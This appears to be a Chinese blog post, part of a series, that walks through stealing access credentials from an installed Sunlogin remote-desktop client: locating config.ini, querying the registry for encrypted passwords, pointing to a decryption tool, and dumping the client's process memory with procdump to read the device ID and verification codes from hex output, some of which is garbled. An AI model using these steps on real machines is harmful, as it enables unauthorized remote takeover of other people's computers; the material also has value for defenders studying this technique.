

C.2、向日葵安装版本

2023年9月22日 13:36

By:弱鸡

笔者微信: vivo50KFCKFC

项目地址: <https://github.com/RuoJi6/Deskbypass>

博客: <https://vlog.taoyuan.cool/>

工具链接:

链接: https://pan.baidu.com/s/1XdVkJAJU_Q9rD0PMiSDZFkQ?pwd=zdpm

提取码: zdpm

--来自百度网盘超级会员V4的分享

1、config文件路径

C:\Program Files\Oray\SunLogin\SunloginClient\config.ini [默认路径]

如果不是就执行

搜索安装文件夹

```
dir /s /b /ad C:\*SunloginClient*
```

```
dir /s /b /ad C:\*SunloginClient* 2>nul
```

或者是下面这个[版本决定, 我测试的版本两个都不行]

[12.5.2之前的某些版本可以写到了注册表中, 所以可以使用注册表来进行查询]

[向日葵高于12.5.3.*就不行]

```
reg query HKEY_USERS\DEFAULT\Software\Oray\SunLogin\SunloginClient\SunloginInfo
```

sunlogincode: 判断用户是否登录状态

encry_pwd是加密密码

fastcode本机验证码[去掉开头字母]

解密工具[使用参考向日葵SOS]

https://github.com/wafinfo/Sunflower_get_Password

2、在内存种读取用户名和密码(百分百成功)

今日验证码/长期/单次验证码(如果对方修改了验证码, 并且没有重新启动向日葵就会出现多

个验证码, 而且如果修改成单次验证码, 下面方法就失效)

tasklist /v | findstr /i sunlogin 搜索向日葵进程

procdump.exe -accepteula -ma ID 导出内存文件(此操作敏感, 这个文件本身是windows官方的)


```
管理员: 命令提示符
C:\Users\123456\Desktop\Procdump>tasklist /v | findstr /i sunlogin
SunloginClient.exe 2928 Services 0 119,080 K Unknown NT AUTHORITY\SYSTEM 0:00:10 暂缺
SunloginClient.exe 5072 Services 0 109,244 K Unknown NT AUTHORITY\SYSTEM 0:00:01 暂缺
Sunlogin_guard.exe 5088 Services 0 32,752 K Unknown NT AUTHORITY\SYSTEM 0:00:04 暂缺
SunloginClient.exe 7620 Console 1 235,184 K Running DESKTOP-481QAVS\123456 0:00:07 向日葵远程控制

C:\Users\123456\Desktop\Procdump>procdump.exe -accepteula -ma 7620

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:55:30] Dump 1 initiated: C:\Users\123456\Desktop\Procdump\SunloginClient.exe_231026_135530.dmp
[13:55:31] Dump 1 writing: Estimated dump file size is 365 MB.
[13:55:35] Dump 1 complete: 365 MB written in 5.3 seconds
[13:55:35] Dump count reached.

C:\Users\123456\Desktop\Procdump>
```



使用010 Editor编辑器查看文件

得到ID

```
A0:59F0h: 00 20 00 00 00 01 00 00 00 00 00 00 00 00 00 00 ...»ic÷... (ESYÄ..  
A0:5A00h: 00 18 BB ED 63 F7 7F 00 00 28 C9 8A 9F C4 01 00 ...Ö.....  
A0:5A10h: 00 00 00 00 00 00 00 00 00 00 00 00 00 D6 00 00 .....  
A0:5A20h: 00 B2 5E AD 92 00 1A 02 8C 60 6D 75 9F C4 01 00 ...²^~'...'Æ muYA..  
A0:5A30h: 00 14 01 00 20 66 1E E9 1D 2B 00 00 00 00 00 00 ...f.é+...  
A0:5A40h: 00 3C 66 20 66 3D 79 61 68 65 69 2E 32 38 20 63 ...<f f=yahei.28 c  
A0:5A50h: 3D 63 6F 6C 6F 72 5F 65 64 69 74 20 3E 32 39 33 ...=color_edit >p92  
A0:5A60h: 20 35 30 31 20 37 34 37 3C 2F 66 3E 00 00 00 00 ...501 747</f>...  
A0:5A70h: 00 B9 5E B0 92 00 1B 02 80 06 00 00 00 06 00 00 ...¹^°'...'€.....  
A0:5A80h: 00 00 00 00 00 00 00 00 00 F0 3A B3 63 F7 7F 00 ...δ:³c÷..  
A0:5A90h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...  
A0:5AA0h: 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...  
A0:5AB0h: 00 E0 04 9C 9F C4 01 00 00 00 00 00 00 00 00 ...ä.æYA..  
A0:5AC0h: 00 BC 5E B7 92 00 1C 02 80 D0 35 9C 9F C4 01 00 ...¼^.'...'Ð5æYA..  
A0:5AD0h: 00 50 3B 9C 9F C4 01 00 00 10 36 9C 9F C4 01 00 ...P;æYA...'6æYA..  
A0:5AE0h: 00 50 36 9C 9F C4 01 00 00 00 00 00 00 00 00 ...P6æYA.....  
A0:5AF0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...  
A0:5B00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...  
A0:5B10h: 00 83 5E BA 92 00 1D 02 80 06 00 00 00 06 00 00 ...f^°'...'€.....  
A0:5B20h: 00 00 00 00 00 00 00 00 00 F0 3A B3 63 F7 7F 00 ...δ:³c÷..  
A0:5B30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...  
A0:5B40h: 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
```

6	9E	00	44	01	91	70	64	51	9F	C4	01	00	..JhvZ.D.'pdQYÄ..
0	26	51	81	8B	16	00	00	00	00	00	00	008Q.....
0	66	3D	79	61	68	65	69	2E	32	38	20	63	..<f f=yahei.28 c
C	6F	72	5F	65	64	69	74	20	3E	61	37	6F	..Color edit >a7o
C	2F	66	3E	00	00	08	64	8C	63	F7	7F	00	..s39</f>...dE÷..
D	9E	00	45	01	90	E0	E5	24	5F	FF	7F	00	..QhMž.E...ää\$ _y..
0	00	00	00	00	00	C0	7B	52	9F	C4	01	00	..ÄrVÄ.....
1	9F	C4	01	00	00	01	00	00	00	02	00	00	..PJQYÄ.....
0	00	00	00	00	00	00	00	00	00	00	00	00
9	9F	C4	01	00	00	00	00	00	00	00	00	00	..Ð IVÄ.....
8	9E	00	46	01	97	F0	88	3C	9F	C4	01	00	..ThHž.F.-ð^<YÄ..
0	20	3D	68	DA	1F	00	00	00	00	00	00	00=hÜ.....
9	45	4E	54	5E	45	52	52	4E	52	5E	73	75	..CLIENT ERROR SI

